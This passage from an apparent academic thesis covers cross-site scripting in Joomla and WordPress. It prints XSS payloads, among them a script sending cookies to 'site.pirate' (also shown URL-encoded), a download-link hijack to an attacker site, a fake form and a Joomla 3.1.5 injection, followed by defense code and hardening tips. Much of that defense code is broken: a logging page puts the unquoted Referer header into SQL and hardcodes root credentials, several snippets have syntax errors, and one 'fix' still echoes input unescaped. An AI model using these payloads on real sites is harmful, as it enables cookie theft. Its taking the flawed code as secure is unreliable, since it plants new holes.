

Fig. 4-15: Original wanted site



Fig.4-16: attacker site

XSS Code no. 6:

Attackers could breakdown the server or website by using Denial of Service DOS methods. The following code in Figure 4-17 recalls the target websites once every 5 seconds, so that the repeated recalling of the same website in approximate time will stop loading the website. Attacked website will not be loaded because of repeated calling. This attack is classified as most dangerous degree.

```
<script>        window.setInterval(ajaxCallFunction, 5000);

ajaxCallFunction(){    window.open('http://Origin-site-main.com'); alert(welcome); }

</script>
```

Fig. 4-17: XSS code no. 6

Defense of XSS code no. 6 :

1-In MySQL Database create the table details shown in figure 4-18.

```
CREATE TABLE tbl_server_requests                    (
        Id INT NOT NULL AUTO_INCREMENT,
        HTTP_REFERER      VARCHAR (100) NOT NULL,
        request_time TIMESTAMP CURRENT_TIMESTAMP,
        notes TEXT NOT NULL,
        request_base_url VARCHAR(100) NOT NULL,
        requested_page VARCHAR(100) NOT NULL,
        isDeleted INT NOT NULL DEFAULT 0              );
```

Fig. 4-18: Table details in MySQL Database

2-In Target Page Joomla or WordPress calling of defense-page.php by the following statement in Figure 4-19 to defend against this type of attack.

```
include " defense-page.php"
```

Fig. 4-19: Calling of defense page

Defense-page.php will include the code in Figure 4-20 as shown below:

```
// in defense-page.php page insert this code          //insert each request into bl_server_requests.

<?php

//==================== connect with DataBase

$con=mysqli_connect("site.com","root","abc123","site_db");

// Check connection

if (mysqli_connect_errno()) {

  echo "Failed to connect to MySQL: " . mysqli_connect_error(); }

//==============================

$HTTP_REFERER = $_SERVER["HTTP_REFERER"];

if ($urlParts = parse_url($myURI))

  $baseUrl = $urlParts["scheme"] . "://" . $urlParts["host"];

  //=======store sending page details============

mysqli_query($con,"INSERT INTO tbl_server_requests (HTTP_REFERER, notes, request_base_url, requested_page)

VALUES ({$HTTP_REFERER}, 'notes',{$baseUrl})");

//========================================

$result = mysqli_query($con,"SELECT * FROM tbl_server_requests ORDER BY id,request_base_url  DESC LIMIT 2;");

$rows = array();

while($row = mysqli_fetch_array($result)) {            array_push($rows, $row);                }

$rows = (object) $rows;

$CurrentRequest = $rows[0];

$lastRequest = $rows[1];

if($CurrentRequest->request_time - $lastRequest->request_time <= 5 ){

            die("Error Page Not Found");                }          //===========

mysqli_close($con);                ?>
```

Fig. 4-20: Defense page's code details

2- XSS DOM-BASED

In this type of XSS, the attacker places a poisoned Flash file on a site that a client visits. When client's browser downloads the video, the file triggers a script in the browser, and the attacker can then control elements of the page inside the client's browser. More details are explained in Chapter 2 section 2.4.3.

XSS Code no. 7:

Attackers by the following code illustrated in Figure 4-21inject dom element, like forms which are reflected on website once being loaded. He may use this code as a login form, asking the user to enter his login information that attacker can receive and steal then. Web visitors will believe that this is a part of the page. This type is classified as a high dangerous degree.

```
<form>
        <input name="myemail" type="text" style="width: 300px"><br/>
        <input type="submit" onClick="return checkmail (this.form.myemail)" value="Submit" />
</form>
<script type="text/javascript">
        var emailfilter=/^\w+[\+\.\w-]*@([\w-]+\.)*\w+[\w-]*\.([a-z]{2,4}|\d+)$/i
        function checkmail(e)                {
                var returnval=emailfilter.test(e.value)
                if (returnval==false)    {
                alert("Please enter a valid email address.")
                e.select()                }
                return returnval                }
</script>
```

Fig. 4-21: XSS code no. 7

The results of loading the page containing XSS code no. 7 will be appear as figure 4-22



Fig. 4-22: Execution result of XSS code no. 7

3- Non- persistent XSS:

As a hacking tool, the attacker can formulate and distribute a custom-crafted CSS URL just by using a browser to test the dynamic website response. The attacker also needs to know some HTML, JavaScript and a dynamic language to produce a URL which is not too suspicious-looking in order to attack a XSS vulnerable website. Executing the code and remaining the influence will be different from Persistent XSS attack as explained in Chapter 2 section 2.4.2.

Any web page which passes parameters to a database can be vulnerable to this hacking technique. Usually these are present in Login forms, Forgot Password forms, etc.

Note that often people refer to Cross Site Scripting as CSS or XSS, which is can be confused with Cascading Style Sheets (CSS) which is a style sheet language used for describing the look and formatting of a document written in a markup language. CSS is a cornerstone specification of the web, and almost all web pages use CSS style sheets to describe their presentation [67]. We cannot expect which not infected links, there are many malicious links that can be the door of attacker like:

- Social Media
- Email Links
- Website
- Text Messages

XSS Code no. 8:

Attacker injects the script code shown in figure 4-23, at the URL address frame in the original website as figure 4-24. The browser will encode the whole URL address after injection, so that, the scripted code will be invisible to the target person and will appear as shown in figure 4-25. Target person when clicking on the new encoded link, the malicious code will be executed which will steal cookie. This code describe as most dangerous degree.

The current page is: http://Sport.net/?nom=Jeff

The attack code**:**

```
<script>document.location='http://site.pirate/cgi-bin/script.cgi?'+document.cookie
</script>
```

Fig. 4-23: XSS code no. 8

When we inject the previous script code (figure 4-23) at the end of the address URL of the page , so that URL of the current page will be like figure 4-24:

```
http://Sport.net/?nom=<SCRIPT>document.location='http://site.pirate/cgi-bin/script.cgi?'+document.cookie</SCRIPT>
```

Fig. 4-24: Inject XSS code no. 8 in URL address frame of the original website

```
http://Sport.net/?nom=%3c%53%43%52%49%50%54%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%5c%27%68%74%74%70%3a%2f%2f%73%69%74%65%2e%70%69%72%61%74%65%2f%63%67%69%2d%62%69%6e%2f%73%63%72%69%70%74%2e%63%67%69%3f%5c%27%20%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%53%43%52%49%50%54%3e
```

Fig. 4-25: Encoded URL address contained XSS code no.8

Now attacker sends that encoded URL address to the victim, which will be fraud and execute the malicious code.

XSS Code no. 9:

This attack helps an attacker to inject a new element called “click to download” which does not exist before to make the guests download from the attacked site instead of the original site. This code is described as a high dangerous degree.

A developer may design his page to receive an element from the visitor. That element appears in URL address of the page. The original page which is a target page will include the code in Figure 4-26.

```
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
?>
```

Fig. 4-26: PHP code in the original page

Now enter the following XSS code in Figure 4-27in the original URL address as an element:

```
name=Mohammed<a href='http://www.load.php/'>Click to Download</a>
```

Fig. 4-27: XSS code no. 9

The URL will seem like the Figure 4-28:

```
http://localhost/original-site.org?name=mohammed<a
href='http://www.load.php/'>Click to Download</a>
```

Fig. 4-28: Inject XSS code no. 9 in URL address frame of the original website

URL will be encoded to be as the URL in Figure 4-29:

```
http://localhost/original-site.org?name=mohammed%3Ca%20href=
%27http://www.  Load.php/%27%3EClick%20to%20Download%3C/a%3E
```

Fig. 4-29: Original page

An attacker will send craft URL to the victim for example by e-mail, and the results of loading the page of injected URL address will appear like Figure 4-30.



Fig. 4-30: injected page

XSS Code no. 10:

By replacing download URL, the attacker can now try to change the "Target URL" of the link "Click to Download" and redirect the visitor to go to "attackerdownload.org" website by crafting the URL as shown in Figure 4-31. This code is described as the most dangerous degree.

```
index.php?name=<script>window.onload = function() {var
link=document.getElementsByTagName("a");link[0].href=
"http://www. attackerdownload.org /";}</script>
```

Fig. 4-31: XSS code no. 10

In the above code, we called the function to execute on "window.onload" because the website (i.e index.php) first echoes the given name and then only it draws the <a> tag. So if we write directly the code shown in Figure 4-32, it will not work because those statements will get executed before the <a> tag is echoed.

```
index.php?name=<script>var link=document.getElementsByTagName("a");link[0].href=
"http://www. attackerdownload.org "</script>
```

Fig. 4-32: non- effective XSS code

Results of injection of the first code in Figure 39 in the original URL will be as shown in Figure 4-33.



Fig. 4-33: Original page after injection of XSS code no. 10

Now the victim may not know what happened, because he cannot understand that the URL is crafted, and there is no more chance that he can visit the original URL.

4.2.1.2 Case study: Non-Persistent XSS attack in Joomla version 3.1.5 [61][62]

Joomla core 3.1.5 suffers from a reflected XSS vulnerability that allows injecting HTML and malicious scripts. This can be exploited by malicious people to steal cookies and other sensitive information of other legitimate users in the context of the affected website.

The following code in Figure 4-34 is a part of the source code of the victim's website. The problem results from the statement:

<?php echo $_SERVER['PHP_SELF']; ?>

```
if (isset($_REQUEST['lang'])) {
        if ('de' == $_REQUEST['lang'] || 'en' == $_REQUEST['lang']){
                $lang = $_REQUEST['lang'];
                $add .= '<input type="hidden" name="lang" value="'.$_REQUEST['lang'].'" />'."\n";
        }
}
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="get">
```

Fig. 4-34: PHP code in the original page

When the attacker injects the scrip code in Figure 4-35 at URL address of the original Joomla site, URL will appear like Figure 4-36

```
"><script>alert(document.cookie);</script><!--
```

Fig. 4-35: XSS code detected in Joomla version 3.1.5

```
http://localhost/joomla/libraries/idna_convert/example.php?lang="><script>alert(document.cookie);</script><!--
```

Fig. 4-36: URL of Joomla site after injecting XSS code

Lang parameter will receive a value which will be the script code, so it will be read as a part of URL address and will be executed.

Defense of this XSS Non-Persistent attack in Joomla version 3.1.5

To prevent executing the attack, we must make the action “name of the page” as a static value like the following statement in Figure 4-37:

```
<form action="index.php" method="get">
```

Fig. 4-37: defense statement of XSS attack detected in Joomla version 3.1.5

Defense of the problem by using the statement in Figure 4-37 will be as Figure 4-38

```
if (isset($_REQUEST['lang'])) {
        if ('de' == $_REQUEST['lang'] || 'en' == $_REQUEST['lang']){
                $lang = $_REQUEST['lang'];
                $add .= '<input type="hidden" name="lang" value="'.$_REQUEST['lang'].'" />'."\n";
 if ('de' == $_REQUEST['lang'] ) echo "<form action="de-index.php" method="get">";
if ('en' == $_REQUEST['lang'] ) echo "<form action="en-index.php" method="get">";
        }
        Else die "Error: lang is invalid valie ";
}
```

Fig. 4-38: defense of XSS attack detected in Joomla version 3.1.5

4. Searching for the best methods to defend against these 10 points of XSS attacks

We found that we can protect or prevent most of XSS attacks by taking some guidance and rules in mind in the server side and client side.

At the server side, and by using EditPlus program, we analyze the code of different pages contained within the site. We searched for the places in which information is stored, we found that different forms in pages send data to many PHP pages. In the following details, we will describe in which place each data which may contain malicious code is stored.

We studied that 10 different XSS attacks result from the previous steps in depth and analyzed related scripted code until we reached to the primary and definite cause of the problem. We found that we can protect or prevent most of XSS attacks from taking place by breaking down the attack in the server side.

As mentioned before, and after continuous studies and work, we reached to breakdown each of the chosen 10 XSS vulnerability. We used some programming algorithms based on WordPress algorithms and PHP programming language and rule to defend against XSS attacks.

5. ***Extract security guidance to be applied against weak points that discovered to develop secure websites using Joomla or WordPress.***

According to the results we obtained and how to deal with the XSS vulnerabilities, we classify these guidance into two groups, the first group according to the type of CMSs and the other group was made according to defense side which can be programming algorithms or practical rules which were used in the second phase.

In brief, guidance classifications are:

- Guidance according to CMSs type:
    - General Guides
    - WordPress Guides
    - Joomla Guides
- Guidance according to defense side:
    - Programming(server side)
    - Practical rules(client side)

4.2.2 Extracted Security Guidance

At the end of phase 1, we could extract some security guidance and rules to secure websites developed based on different versions of Joomla and WordPress. This guidance was found after scanning and analyzing attacked websites based on those two CMSs.

4.2.2.1 Guidance according to CMSs type:

4- WordPress Guides

Through our research we could settle the following safety guidance rules concerned with different versions of WordPress specifically. This is the guidance which we have used in training the amateurs.

Analyzing WordPress website:

1- Post Data

Data contained in the Post will be sent to Post.php found in the path C:\AppServ\www\wordpress\wp-admin\ Post.php
So to prevent executing malicious code, follow the following instructions:
At the beginning of the following file "C:\AppServ\www\wordpress\wp-admin\ Post.php", insert the code in Figure 4-39.

```
require_once( dirname( __FILE__ ) . '/admin.php' );

//======================================================================

include_once "../wp-includes/kses.php";

//wp_filter_kses( $data );

if(isset($_POST['content'])){

        $content = $_POST['content'];

        $_POST['content'] = wp_filter_kses($content);

}

//======================================================================
```

Fig 4-39: defense code of Post Data

2- Comment Data

Data contained in the comment will be sent to wp-comments-post.php found in the path C:\AppServ\www \wordpress\wp-comments-post.php

So to prevent executing malicious code, follow the following instructions:

At the beginning of the file of "wp-comments-post.php", insert the code in Figure 4-40.

```
//====================================================================

include_once "wp-includes/kses.php";

if(isset($_POST['comment'])){

        $data = $_POST['comment'];

        $_POST['comment'] = wp_filter_kses($data);

}

//====================================================================
```

Fig 4-40: defense code of Comment Data

3- In search

Data contained in the Post will be sent to index.php found in the path C:\AppServ\www \WordPress\index.php

So to prevent executing malicious code, follow the following instructions:

At the beginning of the file “index.php”, insert the code in Figure 4-41

```
//====================

$_GET[s] = htmlspecialchars($_GET[s]);

//================
```

Fig 4-41: defense code of search Data

4- New user Data

Data contained in the New user form will be sent to user-new.php found in the path In C:\AppServ\www\wordpress\wp-admin\user-new.php

So to prevent executing malicious code, follow the following instructions:

At the beginning of the file “user-new.php”, insert the code in Figure 4-42.

```
//============================================================
include_once "../wp-includes/kses.php";
if(isset($_POST['user_login'])){
        $data = $_POST['user_login'];
        $_POST['user_login'] = wp_filter_kses($data);
        $data = $_POST['email'];
        $_POST['email'] = wp_filter_kses($data);

        $data = $_POST['first_name'];
        $_POST['first_name'] = wp_filter_kses($data);

        $data = $_POST['last_name'];
        $_POST['last_name'] = wp_filter_kses($data);

        $data = $_POST['url'];
        $_POST['url'] = wp_filter_kses($data);

        $data = $_POST['pass1'];
        $_POST['pass1'] = wp_filter_kses($data);

        $data = $_POST['pass2'];
        $_POST['pass2'] = wp_filter_kses($data);

        $data = $_POST['role'];
        $_POST['role'] = wp_filter_kses($data);

        $data = $_POST['createuser'];
        $_POST['createuser'] = wp_filter_kses($data);        }
//============================================================
```

Fig 4-42: defense code of New user Data

5- Saving against XSS from loading through Plugin, Themes, Template or media

- Install protection plugins to protect the site from their company original site.
- Install an authentication plugin from the original site company of CMS

5- Joomla Guides

As we did with WordPress, we could find the following safety guidance rules that deal with different versions of Joomla:

Analyzing Joomla website:

1- Post Data called here (Article)

Data contained in the Post will be sent to Post.php found in the path C:\AppServ\www\Joomla15\indix.php

So to prevent executing malicious code, follow the following instructions:

At the beginning of the file "indix.php", insert the code in Figure 4-43. Note that the following code is especially for escaping the title of the post, and we must do the same thing with all data sent within the article form with replacement of title word with elements names.

```
$_POST[title] = htmlspecialchars($_POST[title];
```

Fig 4-43: defense code of post (Article) data

2- Users Data

Data contained in the Post will be sent to Post.php found in the path C:\AppServ\www\Joomla15\indix.php, So to prevent executing the following instructions:

Note that the following code in figure 4-44, is especially for escaping the name of user, and we must do the same thing with all data sent within the User form with replacement of name word with elements names.

```
$_POST[name] = htmlspecialchars($_POST[name];
```

Fig 4-44: defense code of Users data

We note that different forms send data to index.php page, so that escaping will be done in this page.

3- Comment Data

You can see that there is no previous designed form to insert comments, so that you must program this form to get comment features in your Joomla websites. This does not decrease the importance of Joomla.

4- Saving against XSS from loading through Plugin, Themes, Template or media

- Install protection plugins to protect the site from their company original site.
- Install an authentication plugin from the original site company of CMS

6- General Guides

These guides are useful for all CMS which are related to PHP programming language. This guidance is presented in section of Programming rules.

4.2.2.2 Guidance according to Defense side

C- Programming rules: server side

1- Web coding

Code your web applications carefully and use the proper escaping mechanisms in the right places. The most important thing is to code the web application with safe rules at the beginning steps of development process. This will help to avoid damage of websites in early stages.

2- Filtering mechanisms; Filtering for XSS

The simplest and arguably the easiest form of XSS protection would be to pass all external data through a filter which will remove dangerous keywords, such as the infamous <SCRIPT> tag, JavaScript commands, CSS styles and other dangerous HTML markup (such as those that contain event handlers.). Usually server-side code is written in PHP, ASP, or some other web-enabled development languages by searching for keywords and then replacing them with empty strings which we could call filters.

Filtering Input

Filtering function is a good way to extract unwanted characters so that malicious code will be filtered before reaching to the server side. Different types of filtering algorithms in more details are in table 4-5 and table 4-6.

Table 4-5 : PHP Filter List and Sanitize Filters

Filer type	Filter algorithm	Details
PHP Filter List	FILTER_VALIDATE_BOOLEAN	Return TRUE for "1", "true", "on" and "yes", FALSE for "0", "false", "off", "no", and "", NULL otherwise
	FILTER_VALIDATE_EMAIL	Validate value as e-mail
	FILTER_VALIDATE_FLOAT	Validate value as float
	FILTER_VALIDATE_INT	Validate value as integer
	FILTER_VALIDATE_IP	Validate value as IP address, optionally only IPv4 or IPv6 or not from private or reserved ranges
	FILTER_VALIDATE_URL	Validate value as URL
Sanitize Filters:	FILTER_SANITIZE_EMAIL	Remove all characters, except letters, digits and !#$%&'*+-/=?^_`{|}~@.[]
	FILTER_SANITIZE_ENCODED	URL-encode string, optionally strip or encode special characters
	FILTER_SANITIZE_NUMBER_FLOAT	Remove all characters, except digits, +- and optionally .,eE
	FILTER_SANITIZE_NUMBER_INT	Remove all characters, except digits and +-
	FILTER_SANITIZE_SPECIAL_CHARS	HTML-escape "'<>& and characters with ASCII value less than 32
	FILTER_SANITIZE_STRING	Strip tags, optionally strip or encode special characters
	FILTER_SANITIZE_URL	Remove all characters, except letters, digits and $-_.+!*'(),{}|\\^~[]`<>#%";/?:@&=

Table 4-6: PHP 5 Filter Functions

Filer type	Filter algorithm	Details
PHP 5 Filter Functions	filter_input_array()	Get multiple inputs from outside the script and filters them, as they come in from user side.
	filter_var_array()	Get multiple variables and filter them
	filter_input()	Get input from outside the script and filter it
	filter_id()	Returns the ID number of a specified filter
	filter_list()	Returns an array of all supported filters
	filter_var()	Get a variable and filter it

Using filter_input of id to prevent XSS attacks (PHP approach) is benefitial with WordPress and Joomla. Filtering input helps us to filter non-useful additional character so that we receive true data. For example, safe HTML data will result in using filter algorithm called filter_input as illustrated in Figure 4-45, true URL address formatting by the same algorithm detailed in Figure 4-46. In the same manner we, can use it with numeric data, valid Email, etc.

```
<?php

        $search_html = filter_input(INPUT_GET, 'search',
FILTER_SANITIZE_SPECIAL_CHARS);

?>
```

Fig 4-45: defense code – filtering HTML data

```
<?php

        $search_url = filter_input(INPUT_GET, 'search', FILTER_SANITIZE_ENCODED);

?>
```

Fig 4-46: defense code – filtering URL data

3- Character Escaping from XSS code

This is the primary means to disable an XSS attack. When performing Escaping effectively the browser manipulates the received malicious code as a data. If an attacker manages to put a script on your page, the victim will not be affected because the browser will not execute. Escaping JavaScript, Cascading Style Sheets, and sometimes XML data help in protecting the website from XSS attacks. Escaping everything will make your own scripts and HTML markup not working, so we must know when to escape.

- Use HTML Escaping when Un-trusted received data is inserted in between HTML opening and closing tags.
- Use JavaScript Escaping when Un-trusted received data is inserted inside certain attributes such as STYLE and all event handlers such as ONMOUSEOVER and ONLOAD.
- Use CSS Escaping when Un-trusted data is inserted inside CSS styles.

How to protect WordPress and Joomla by using escaping (PHP approach)

Escaping character from data received from URL address with Get method as Figure 4-47.

```
$_GET['name'] = htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

Fig 4-47: defense code – Escaping character received from URL address (Get method)

So for checking id to prevent XSS attacks using the code in Figure 4-48

```
<?php
$id = $_GET['P'];
if(is_numeric($id)){
        return true;
                }
else{   header("location:www.yoursite.com");    }
If (!is_numeric($id))
$_GET['P']= htmlspecialchars($_GET['P'],ENT_QUOTES, 'UTF-8');
?>
```

Fig 4-48: defense code using escaping (PHP approach)

Escaping character from data received from the page (forms) with Post method as Figure 4-49.

```
$_POST['content'] = htmlspecialchars($_POST['content'], ENT_QUOTES, 'UTF-8');
```

Fig 4-49: defense code – Escaping character received from the page (Post method)

Content refers to the data which we want to escape XSS character from. Replace content with name of data received from the form within the page.

How to protect WordPress websites by escaping algorithms

WordPress provides some additional algorithms to prevent attacks by escaping characters. Details of how to use WordPress algorithms are shown below. Note that Content refers to the element that received the value. Not that Content refers to the data which we want to escape, so you have to replace content with the name of data received from the form within the page. These algorithms are:

Algorithm no1: as shown in Figure 4-50

```
//wp_filter_kses() – allows you to use safe HTML, html sanitization library.

require_once('./admin.php');

if(isset($_POST['content'])){

        $content = $_POST['content'];

        $_POST['content'] = wp_filter_kses($content);                    }
```

Fig 4-50: defense code - wp_filter_kses()

Algorithm no2: as shown in Figure 4-51

```
//esc_html() – Be mindful when using this one, it kills html, so if you require html like
        features, // //think widgets, wp_filter_kses() is the function to use

require_once('./admin.php');

if(isset($_POST['content']))    {  $content = $_POST['content'];

                                    $_POST['content'] = esc_html($content);            }
```

Fig 4-51: defense code - esc_html()

Algorithm no3: as shown in Figure 4-52

```
//esc_url() – This is used to print url's to the page.
require_once('./admin.php');
if(isset($_POST['content'])){
        $content = $_POST['content'];
        $_POST['content'] = esc_url ($content);                    }
```

Fig 4-52: defense code - esc_url()

Algorithm no4: as shown in Figure 4-53

```
//esc_textarea() – This is designed specifically for use with textareas, it double encodes
        entities //making it more effective for textarea's.
require_once('./admin.php');
if(isset($_GET['name'])){
        $content = $_GET['name'];
        $_GET['name'] = esc_textarea ($content);
        }
```

Fig 4-43: defense code - esc_textarea()

Algorithm no5: as shown in Figure 4-54

```
//esc_attr() – As implied by the name, this is designed to escape attributes.
require_once('./admin.php');
if(isset($_GET['name'])){
        $content = $_GET['name'];
        $_GET['name'] = esc_ attr ($content);                    }
```

Fig 4-54: defense code - esc_attr()

Algorithm no6: as shown in Figure 4-55

```
//esc_url_raw() – This is used to save url's to the database or to redirect.
require_once('./admin.php');
if(isset($_GET['name'])){
        $content = $_GET['name'];
        $_GET['name'] = esc_ url_raw ($content);                    }
```

Fig 4-55: defense code - esc_url_raw()

Algorithm no7: as shown in Figure 4-56

```
//esc_js() – Supersedes js_escape() and used when you are printing JS to the page.
require_once('./admin.php');
if(isset($_GET['name'])){
        $content = $_GET['name'];
        $_GET['name'] = esc_ js ($content);                    }
```

Fig 4-56: defense code - esc_js()

D- Practical (client side)

There is no CMS on earth which is 100% secure and attacker proof. However, the following simple steps will increase the level of web security.

1- Avoid default 'admin' username with using something unique and safe, with a strong password containing of minimum 8 letters with special characters, numbers and alphabets.
2- Use the latest version of CMS from their company original site.
3- Avoid using vulnerable third party extensions which may include some type of attack.
4- Delete unused templates and unwanted files/folders from root directory.
5- Use correct hosting settings.

   - Safe_mode should be ON,
   - Use PHP5 rather than PHP4.

6- Write-protect configuration file.

The following changes in PHP.INI file will help to increase the security level of website:

- disable_functions ="show_source, system, shell_exec, passthru, exec, popen, proc_open, allow_url_fopen"
- file_uploads = Off, If you don't want file upload

7- Change the default database prefix for tables exactly for Joomla from jos_ to some other string to make guessing impossible.
8- Scan local machine through which changes are made.
9- Edit the configuration files to delete the version number of installed package
10- Install an authentication plugin from the original site of company of CMS
11- Add a suffix to your admin URL. This can prevent injection of attacks in URL address and prevent page redirect to a 404 (not found) page.
12- Install protection plugins to protect the site from their company original site.
13- Change configuration of browsers to prevent the execution of script languages.
14- Use an automated XSS scanning at regular times to make sure that the website is still secure, especially when updates are made against new vulnerabilities.

All the details of the results we got at the end of phase 1 are shown below in a detailed drawing in Figure 4-57, which explains the serial processes through that phase.

